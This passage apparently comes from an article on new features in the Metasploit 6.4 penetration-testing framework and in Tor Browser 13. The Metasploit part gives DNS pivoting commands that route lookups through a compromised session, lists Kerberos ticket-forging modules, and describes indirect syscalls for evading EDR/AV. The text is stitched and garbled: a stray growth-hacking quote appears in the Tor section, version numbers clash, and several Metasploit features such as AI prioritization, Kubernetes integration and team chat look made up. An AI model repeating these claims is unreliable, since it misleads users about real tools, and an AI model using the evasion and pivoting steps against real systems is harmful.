Interactive Tutorials: Metasploit 6.4 introduces built-in tutorials and guides, providing users with interactive resources to understand and leverage the framework's full potential.

Customizable Dashboards: The enhanced dashboards in Metasploit 6.4 offer customization options, allowing users to tailor their dashboard layouts to display the most relevant information and metrics for their specific needs.

9. Configuration of DNS

Metasploit allows advanced configuration of DNS resolution for pivoting scenarios where rules can be defined to resolve specific domains (e.g., *.lab.lan) through a chosen nameserver, potentially reached via an established session (e.g., session 1).

```
dns add --rule *.lab.lan --session 1 --index 1 192.0.2.1
dns add --rule honeypot.lab.lan --index 2 black-hole
dns add-static example2.lab.lan 192.0.2.201
dns add --index 1 --rule * static system 192.0.2.1
```

It lets you control where DNS requests originate, create static host mappings, or define a fallback rule to use specific nameservers for all other domains, ensuring DNS queries are directed as needed during penetration testing.

10. Advanced Reporting and Analytics

Understanding the results of a penetration test is crucial for remediation and improving security posture. Metasploit 6.4 includes advanced reporting and analytics features to provide deeper insights into test results.

Reporting Features:

Detailed Reports: Metasploit 6.4 enhances reporting capabilities, providing comprehensive insights into vulnerabilities identified, exploits utilized, and the overall security posture of the target environment.

Export Options: Metasploit 6.4 offers improved export options, allowing users to export reports in various formats such as PDF, HTML, and CSV.

Analytics Dashboards: Metasploit 6.4 introduces new analytics dashboards that provide visual representations of key metrics, trends, and patterns observed during penetration testing.

11.Enhanced Indirect System calls Support and Discoverability Efforts

Metasploit 6.4 supports indirect syscalls, a technique often used by security software to bypass EDR/AV detection and evade dynamic analysis.

This update focuses on substituting Win32 API calls with indirect syscalls to their corresponding native APIs, enhancing the stealthiness of operations conducted with Metasploit.

To aid users in navigating the vast array of modules available within the framework, Metasploit 6.4 introduces improvements to module discoverability.

The new Hierarchical Search feature matches additional fields within modules, making it easier for users to find the tools they need for their tasks.

As an example, this will cause the `auxiliary/admin/kerberos/forged_ticket` module to show up when the user searches for `forge_golden` because it is an action of the module:

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > search kerberos forge
```

Matching Modules

#	Name	Disclosure	
Date	Rank	Check	Description
-	—	—	—
0	auxiliary/admin/kerberos/forged_ticket		
.	normal	No	Kerberos Silver/Golden/Diamond/Sapphire Ticket Forging
1	_ action: FORGE_DIAMOND		
.	.	.	Forge a Diamond Ticket
2	_ action: FORGE_GOLDEN		
.	.	.	Forge a Golden Ticket
3	_ action: FORGE_SAPPHIRE		
.	.	.	Forge a Sapphire Ticket
4	_ action: FORGE_SILVER		
.	.	.	Forge a Silver Ticket
5	_ AKA: Ticketer		
.	.	.	
6	_ AKA: Klist		
.	.	.	
7	auxiliary/admin/kerberos/ms14_068_kerberos_checksum	2014-11-18	normal No
MS14-068 Microsoft Kerberos Checksum Validation Vulnerability			

Interact with a module by name or index.

For example, info 7, use 7 or use `auxiliary/admin/Kerberos/ms14_068_kerberos_checksum`

12.Containerization Support

Recognizing the increasing adoption of containerized environments in modern IT infrastructures, Metasploit 6.4 introduces native support for containerization technologies such as Docker and Kubernetes.

Containerization Features:

Docker Images: Metasploit now provides official Docker images, streamlining the deployment and management of the framework within containerized environments. These Docker images are readily available, ensuring ease of access and compatibility with Docker-based workflows.

Kubernetes Integration: Metasploit 6.4 seamlessly integrates with Kubernetes, a popular container orchestration platform, allowing users to orchestrate and scale Metasploit instances across distributed clusters. Kubernetes integration enhances flexibility and scalability, enabling efficient resource utilization and management of Metasploit deployments.

Containerized Exploits: Metasploit 6.4 introduces container-aware exploits and payloads tailored to target vulnerabilities in containerized applications and infrastructure components. These exploits are specifically designed to identify and exploit weaknesses unique to containerized environments, enabling comprehensive security assessments.

13.AI-Powered Vulnerability Prioritization

To help security teams prioritize their remediation efforts effectively, Metasploit 6.4 incorporates AI-powered vulnerability prioritization capabilities.

AI Features:

Machine Learning Algorithms: Metasploit 6.4 utilizes advanced machine learning algorithms to analyze vulnerability data and prioritize remediation activities. These algorithms take into account various factors such as vulnerability severity, exploitability, and asset criticality to determine the most critical vulnerabilities requiring immediate attention.

Predictive Analytics: Metasploit 6.4 incorporates predictive analytics models that forecast the likelihood of exploitation for discovered vulnerabilities. By analyzing historical data and current threat intelligence, these models provide insights into the potential impact of vulnerabilities, allowing organizations to proactively address emerging threats.

Integration with Vulnerability Management Platforms: Metasploit 6.4 offers seamless integration with vulnerability management platforms, enabling automatic feeding of prioritized vulnerability data into existing workflows. This integration streamlines the remediation process by ensuring that prioritized vulnerabilities are addressed promptly within established vulnerability management frameworks.

14.Red Team Collaboration Tools

Metasploit 6.4 empowers red teams and collaborative penetration testing engagements with new collaboration tools and features designed to enhance teamwork and communication.

Collaboration Highlights:

Multi-User Sessions: Metasploit 6.4 introduces support for multi-user sessions, enabling multiple team members to collaborate on a single engagement simultaneously. This feature allows team members to work together efficiently, leveraging their collective expertise to execute coordinated attacks and achieve objectives.

Real-Time Chat: Metasploit 6.4 includes built-in chat functionality for real-time communication between team members during penetration testing activities. Team members can exchange information, coordinate actions, and share insights seamlessly within the Metasploit framework.

Session Sharing: Metasploit 6.4 allows team members to share active sessions and access between each other, facilitating coordinated attacks and post-exploitation activities. Team members can seamlessly transfer control of compromised systems, share collected data, and collaborate on further exploitation efforts.

TOR browser 13

WHAT'S NEW

Tor Browser 13, the latest version of the privacy-focused web browser, introduces several significant updates and new features aimed at enhancing security, performance, and usability. TOR 13 represents the latest iteration of the TOR Browser, offering users the most up-to-date tools for private and anonymous web browsing. Below is an in-depth exploration of the key improvements and additions in Tor Browser 13.



Tor Browser 13.0

1.Tor Network Software Update: 0.4.8.11

The Tor network software has been updated to version 0.4.8.11. This latest assured release includes:

Bug Fixes:

The update includes improvements to address and resolve existing bugs within the Tor software. These bug fixes contribute to improving the overall steadiness and performance of the network.

By resolving bugs, users can experience smoother and more reliable connections while using the Tor network for anonymous browsing.

Security Enhancements:

Updates included in version 0.4.8.11 also focus on improving the overall security of the Tor network.

These security enhancements are important for protecting users from potential exposures and attacks that could compromise their anonymity or privacy.

By implementing security improvements, the Tor network becomes more robust against various threats, ensuring a safer browsing experience for users.


2.New Application Icons



Earlier this year, efforts were dedicated to enhancing the visual identity of the Mullvad Browser by meticulously crafting its application icons, installers, and document icons, ensuring adherence to platform-specific conventions. During this process, opportunities for improvement within the Tor Browser ecosystem were recognized, prompting the initiation of the development of refreshed icons for Tor Browser.

It is pertinent to note that Tor Browser's current icon, affectionately known as the "onion logo," was democratically chosen by the community over four years ago, succeeding the older purple and green globe emblem in Tor Browser 8.5. Given the emblem's widespread recognition among netizens and the intrinsic value attributed to its selection by the community, the decision was made to refine the existing icon rather than undertaking a complete overhaul.

3.Firefox 115.10.0 ESR



The latest update to Tor Browser, version 13, has upgraded its underlying framework to Firefox 115 Extended Support Release (ESR). This alignment with Firefox 115 ESR brings several significant advantages:

Security Patches: By updating to the latest Firefox ESR, Tor Browser incorporates the most recent security fixes. These patches address vulnerabilities that could be exploited by attackers, thereby enhancing the overall security of the browser.


Performance Enhancements: Firefox 115 ESR includes performance improvements that are now part of Tor Browser 13. These enhancements can make the browser run more smoothly and efficiently, providing a better user experience.

Stability Improvements: The ongoing updates from Mozilla to the Firefox ESR branch contribute to a more stable browsing experience. This means fewer crashes and glitches for users.

4.New Homepage

Over the past year, significant efforts have been dedicated to rewriting Tor Browser's backend, presenting an opportunity to overhaul one of the few internal pages that remained unchanged for some time: the homepage (often referred to as "about").

*"Growth hacking is a mindset, and those who have it will reap incredible gains."
-Ryan Holiday*



Tor Browser 13.0 introduces a revamped homepage featuring new application icons, a streamlined design, and the capability to "onionize" DuckDuckGo searches by seamlessly switching to the DuckDuckGo onion site.

In line with the ongoing efforts to enhance browser accessibility, the redesigned homepage offers improved support for users of screen readers and other assistive technologies.

Existing Tor Browser users will be pleased to know that the infamous "red screen of death" error state, which occasionally plagued the previous homepage, is now a thing of the past. As part of the backend rewrite, the automatic Tor network connectivity check, a remnant from the legacy tor-launcher, has been removed. Previously, this check, which occurred before the browser interface appeared, often failed due to the tighter Tor integration and in-browser bootstrapping experience introduced in Tor Browser 10.5, resulting in false positives and undue alarm among users.

Although the connectivity check may still be valuable for users with non-default configurations, it's noteworthy that neither Tails nor Whonix – the main environments employing such configurations – utilize about as their default new-tab or home pages. For the majority of users, a new banner has been introduced on the redesigned homepage in place of the red screen of death, providing a means to verify Tor connectivity and functionality.

5. Onion Services Authentication

In Tor Browser 13, a regression concerning the Onion Services authentication prompt has been resolved, ensuring a more secure and user-friendly experience when accessing .onion sites. This fix is pivotal for bolstering security within the Tor network, as it enables users to confidently verify the authenticity of the sites they visit. By addressing this issue, Tor Browser enhances user satisfaction by providing a smoother and more intuitive browsing experience. Moreover, this prompt fix underscores Tor Browser's commitment to maintaining the reliability and integrity of the Tor network, fostering trust among users who rely on its privacy-enhancing features.

6.Private Browsing Improvements

Tor Browser now effectively manages the deletion of IndexedDB's private directory upon shutdown when in global private browsing mode. IndexedDB is a web browser's built-in database system, often used by websites to store data locally. By ensuring the deletion of IndexedDB's private directory, Tor Browser prevents potential data leaks that could occur if this data were retained after the browsing session. This enhancement underscores Tor Browser's commitment to privacy by minimizing the risk of user data being stored or accessed by websites or third parties.

7.Anti-Fingerprinting Enhancements

Tor Browser has integrated additional defenses against fingerprinting techniques, which are methods used by websites and online trackers to identify and track users based on unique characteristics of their web browser and device configuration. One specific enhancement involves setting `privacy.resistFingerprinting.testing.setTZtoUTC` as a defense-in-depth measure to mitigate risks related to timezone-based fingerprinting. By standardizing the timezone setting to UTC (Coordinated Universal Time), Tor Browser reduces the variability in timezone information across different users, making it more difficult for trackers to distinguish and profile individuals based on their timezone. These anti-fingerprinting enhancements contribute to bolstering user privacy and anonymity while browsing the web with Tor Browser.

8.Platform-Specific Updates

Windows, macOS, and Linux:

In the latest Tor Browser update across Windows, macOS, and Linux platforms, Firefox has been updated to version 115.11.0esr, integrating the most recent security enhancements and performance optimizations. Additionally, numerous bug fixes have been implemented, addressing issues ranging from homepage settings to timezone offset leaks, and resolving concerns regarding the order of localized languages.

Android:

For Android users, Tor Browser's GeckoView has been updated to match the desktop counterparts' security and performance standards with version 115.11.0esr. Furthermore, language restrictions have been applied to only accept languages with available localization, enhancing both user experience and security. These platform-specific updates reflect Tor Browser's ongoing commitment to providing a secure and efficient browsing experience across various devices and operating systems.

9.Build System Enhancements

The build system of Tor Browser has undergone several key improvements aimed at fortifying its security, efficiency, and maintainability:

Dependency Updates: Alongside Go and Rust, other dependencies crucial for building Tor Browser have likely been updated to their latest versions. These updates not only ensure compatibility with newer language features but also incorporate any security patches or performance optimizations provided by the respective language communities.

OpenSSL 3.0 Integration Benefits: The integration of OpenSSL 3.0 introduces advanced cryptographic capabilities to Tor Browser, thereby strengthening its security infrastructure. OpenSSL 3.0 may offer improved algorithms, enhanced support for cryptographic protocols, and better resili-

ience against potential vulnerabilities, thus bolstering the overall security posture of the browser.

Python 3 Transition Significance: Transitioning from Python 2 to Python 3 marks a significant step forward in the modernization of Tor Browser's build system. Python 3 not only provides developers with access to newer language features and libraries but also ensures ongoing support and maintenance, as Python 2 has reached its end-of-life status. This transition aligns Tor Browser with contemporary software development practices, facilitating easier code maintenance, debugging, and future updates.

